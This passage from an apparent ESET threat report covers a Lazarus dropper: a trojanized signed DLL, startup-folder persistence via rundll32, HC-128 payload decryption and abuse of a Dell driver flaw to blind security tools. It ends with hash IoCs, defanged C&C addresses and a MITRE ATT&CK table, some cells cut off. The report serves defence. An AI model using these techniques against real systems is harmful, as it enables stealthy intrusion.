The attack against a target in Belgium was blocked early in its deployment chain so only one file was identified, a 32-bit dropper located at `C:\PublicCache\msdxm.ocx`. It is an sslSniffer component from the wolfSSL project that has been trojanized. At the time of the attack, it was validly signed with a certificate issued to `"A" MEDICAL OFFICE, PLLC` (see Figure 8), which has since expired.



Figure 9. Validly signed but already expired certificate

It has two malicious exports that the legitimate DLL doesn't have: `SetOfficeCertInit` and `SetOfficeCert`. Both exports require exactly two parameters. The purpose of the first export is to establish persistence by creating `OfficeSync.LNK`, located in `%APPDATA%\Microsoft\Windows\Start`

`Menu\Programs\Startup`, pointing to the malicious DLL and running its second export via rundll32.exe with the parameters passed to itself.

The second export, `SetOfficeCert`, uses the first parameter as a key to decrypt the embedded payload, but we couldn't extract it, because the key is not known to us.

The decryption algorithm is also interesting as the attackers use HC-128 with the 128-bit key as the first parameter and for its 128-bit initialization vector, the string `ffffffffffffffff`. The constants revealing the cipher are displayed in Figure 10.



Figure 10. The key setup with highlighted constants suggesting the HC-128 cipher

Conclusion

In this attack, as well as in many others attributed to Lazarus, we saw that many tools were distributed even on a single targeted endpoint in a

network of interest. Without a doubt, the team behind the attack is quite large, systematically organized, and well prepared. For the first time in the wild, the attackers were able to leverage CVE-2021-21551 for turning off the monitoring of all security solutions. It was not just done in kernel space, but also in a robust way, using a series of little- or undocumented Windows internals. Undoubtedly this required deep research, development, and testing skills.

From the defenders' point of view, it seems easier to limit the possibilities of initial access than to block the robust toolset that would be installed after determined attackers gain a foothold in the system. As in many cases in the past, an employee falling prey to the attackers' lure was the initial point of failure here. In sensitive networks, companies should insist that employees not pursue their personal agendas, like job hunting, on devices belonging to their company's infrastructure.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

A comprehensive list of Indicators of Compromise and samples can be found in our GitHub repository.

SHA-1	Filename	Detec
296D882CB926070F6E43C99B9E1683497B6F17C4	FudModule.dll	Win64
001386CBBC258C3FCC64145C74212A024EAA6657	C:\PublicCache\msdxm.ocx	Win32
569234EDFB631B4F99656529EC21067A4C933969	colorui.dll	Win64
735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2	N/A	Win64
4AA48160B0DB2F10C7920349E3DCCE01CCE23FE3	N/A	Win32
C71C19DBB5F40DBB9A721DC05D4F9860590A5762	Adobe.tmp	Win64
97DAAB7B422210AB256824D9759C0DBA319CA468	credui.dll	Win64
FD6D0080D27929C803A91F268B719F725396FE79	N/A	Win64
83CF7D8EF1A241001C599B9BCC8940E089B613FB	N/A	Win64
C948AE14761095E4D76B55D9DE86412258BE7AFD	DBUtil_2_3.sys	Win64

SHA-1	Filename	Detec
085F3A694A1EECDE76A69335CD1EA7F345D61456	cryptsp.dll	Win64
55CAB89CB8DABCAA944D0BCA5CBBBEB86A11EA12	mi.dll	Win64
806668ECC4BFB271E645ACB42F22F750BFF8EE96	credui.dll	Win64
BD5DCB90C5B5FA7F5350EA2B9ACE56E62385CA65	msdxm.ocx	Win32

Network

IP	Provider	First seen	Details
67.225.140[.]4	Liquid Web, L.L.C	2021-10-12	A compromised legitimate WordPress-bas https://turnscor[.]com/wp-in
50.192.28[.]29	Comcast Cable Communications, LLC	2021-10-12	A compromised legitimate site hosting the server https://aquaprographix[.
31.11.32[.]79	Aruba S.p.A.	2021-10-15	A compromised legitimate site hosting the server http://www.stracarrara[.

MITRE ATT&CK techniques

This table was built using version 11 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Execution	T1106	Native API	The Lazarus HTTP(S) backdoor uses th processes.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	HTTP(S) backdoor malware uses cmd.e
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Many of the Lazarus tools are stored i system.
	T1070.006	Indicator Removal on Host: Timestomp	The Lazarus HTTP(S) backdoor can mo selected file.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	Many of the Lazarus droppers and loa their loading.
	T1014	Rootkit	The user-to-kernel module of Lazarus the OS.
	T1027.002	Obfuscated Files or Information: Software Packing	Lazarus uses Themida and VMProtect
	T1218.011	System Binary Proxy Execution: Rundll32	Lazarus uses rundll32.exe to execute i

Tactic	ID	Name	Description
	T1071.001	Application Layer Protocol: Web Protocols	The Lazarus HTTP(S) backdoor uses HT its C&C servers.
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	The Lazarus HTTP(S) backdoor encrypt algorithm.
	T1132.001	Data Encoding: Standard Encoding	The Lazarus HTTP(S) payloads encode algorithm.
Exfiltration	T1560.002	Archive Collected Data: Archive via Library	The Lazarus HTTP(S) uploader can zip its C&C.
Resource Development	T1584.004	Acquire Infrastructure: Server	Compromised servers were used by al uploader, and downloader as a C&C.
Develop Capabilities	T1587.001	Malware	Custom tools from the attack are likely exhibit highly specific kernel developm Lazarus tools.
Execution	T1204.002	User Execution: Malicious File	The target was lured to open a malicio
Initial Access	T1566.003	Phishing: Spearphishing via Service	The target was contacted via LinkedIn
	T1566.001	Phishing: Spearphishing Attachment	The target received a malicious attach

Tactic	ID	Name	Description
Persistence	T1547.006	Boot or Logon Autostart Execution: Kernel Modules and Extensions	The BYOVD `DBUtils_2_3.sys` was (value `0x00` in the `Start` key under `CurrentControlSet\Services`
	T1547.001	Boot or Logon Autostart Execution: Startup Folder	The dropper of the HTTP(S) download file `OneNoteTray.LNK` in the Startu

References

Ahnlab. Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD. Vers. 1.0. 22 September 2022. Retrieved from AhnLab Security Emergency Response Center.

Ahnlab. (2021, June 4). APT Attacks on Domestic Companies Using Library Files. Retrieved from AhnLab Security Emergency Response Center.

Ahnlab. (2022, September 22). Analysis Report on Lazarus Group's Rootkit Attack Using BYOVD. Retrieved from AhnLab Security Emergency Response Center.

Breitenbacher, D., & Kaspars, O. (2020, June). Operation In(ter)ception: Aerospace and military companies in the crosshairs of cyberspies. Retrieved from WeLiveSecurity.com.

ClearSky Research Team. (2020, August 13). Operation 'Dream Job' Widespread North Korean Espionage Campaign. Retrieved from ClearSky.com.

Dekel, K. (n.d.). Sentinel Labs Security Research. CVE-2021-21551- Hundreds Of Millions Of Dell Computers At Risk Due to Multiple BIOS Driver Privilege Escalation Flaws. Retrieved from SentinelOne.com.

ESET. (2021, June 3). ESET Threat Report T 1 2021. Retrieved from WeLiveSecurity.com.

GReAT. (2016, August 16). The Equation giveaway. Retrieved from SecureList.com.

HvS-Consulting AG. (2020, December 15). Greetings from Lazarus: Anatomy of a cyber-espionage campaign. Retrieved from hvs-consulting.de.

Cherepanov, A., & Kálnai, P. (2020, November). Lazarus supply-chain attack in South Korea. Retrieved from WeLiveSecurity.com.

Kálnai, P. (2017, 2 17). Demystifying targeted malware used against Polish banks. (ESET) Retrieved from WeLiveSecurity.com.

Kopeytsev, V., & Park, S. (2021, February). Lazarus targets defense industry with ThreatNeedle. (Kaspersky Lab) Retrieved from SecureList.com.

Lee, T.-w., Dong-wook, & Kim, B.-j. (2021). Operation BookCode – Targeting South Korea. Virus Bulletin. localhost. Retrieved from vblocalhost.com.

Maclachlan, J., Potaczek, M., Isakovic, N., Williams, M., & Gupta, Y. (2022, September 14). It's Time to PuTTY! DPRK Job Opportunity Phishing via WhatsApp. Retrieved from Mandiant.com.

Tomonaga, S. (2020, September 29). BLINDINGCAN – Malware Used by Lazarus. (JPCERT/CC) Retrieved from blogs.jpcert.or.jp.

US-CERT CISA. (2020, August 19). MAR-10295134-1.v1 – North Korean Remote Access Trojan: BLINDINGCAN. (CISA) Retrieved from cisa.gov.

Weidemann, A. (2021, 1 25). New campaign targeting security researchers. (Google Threat Analysis Group) Retrieved from blog.google.

Wu, H. (2008). The Stream Cipher HC-128. In M. Robshaw , & O. Billet , New Stream Cipher Designs (Vol. 4986). Berlin, Heidelberg: Springer. Retrieved from doi.org.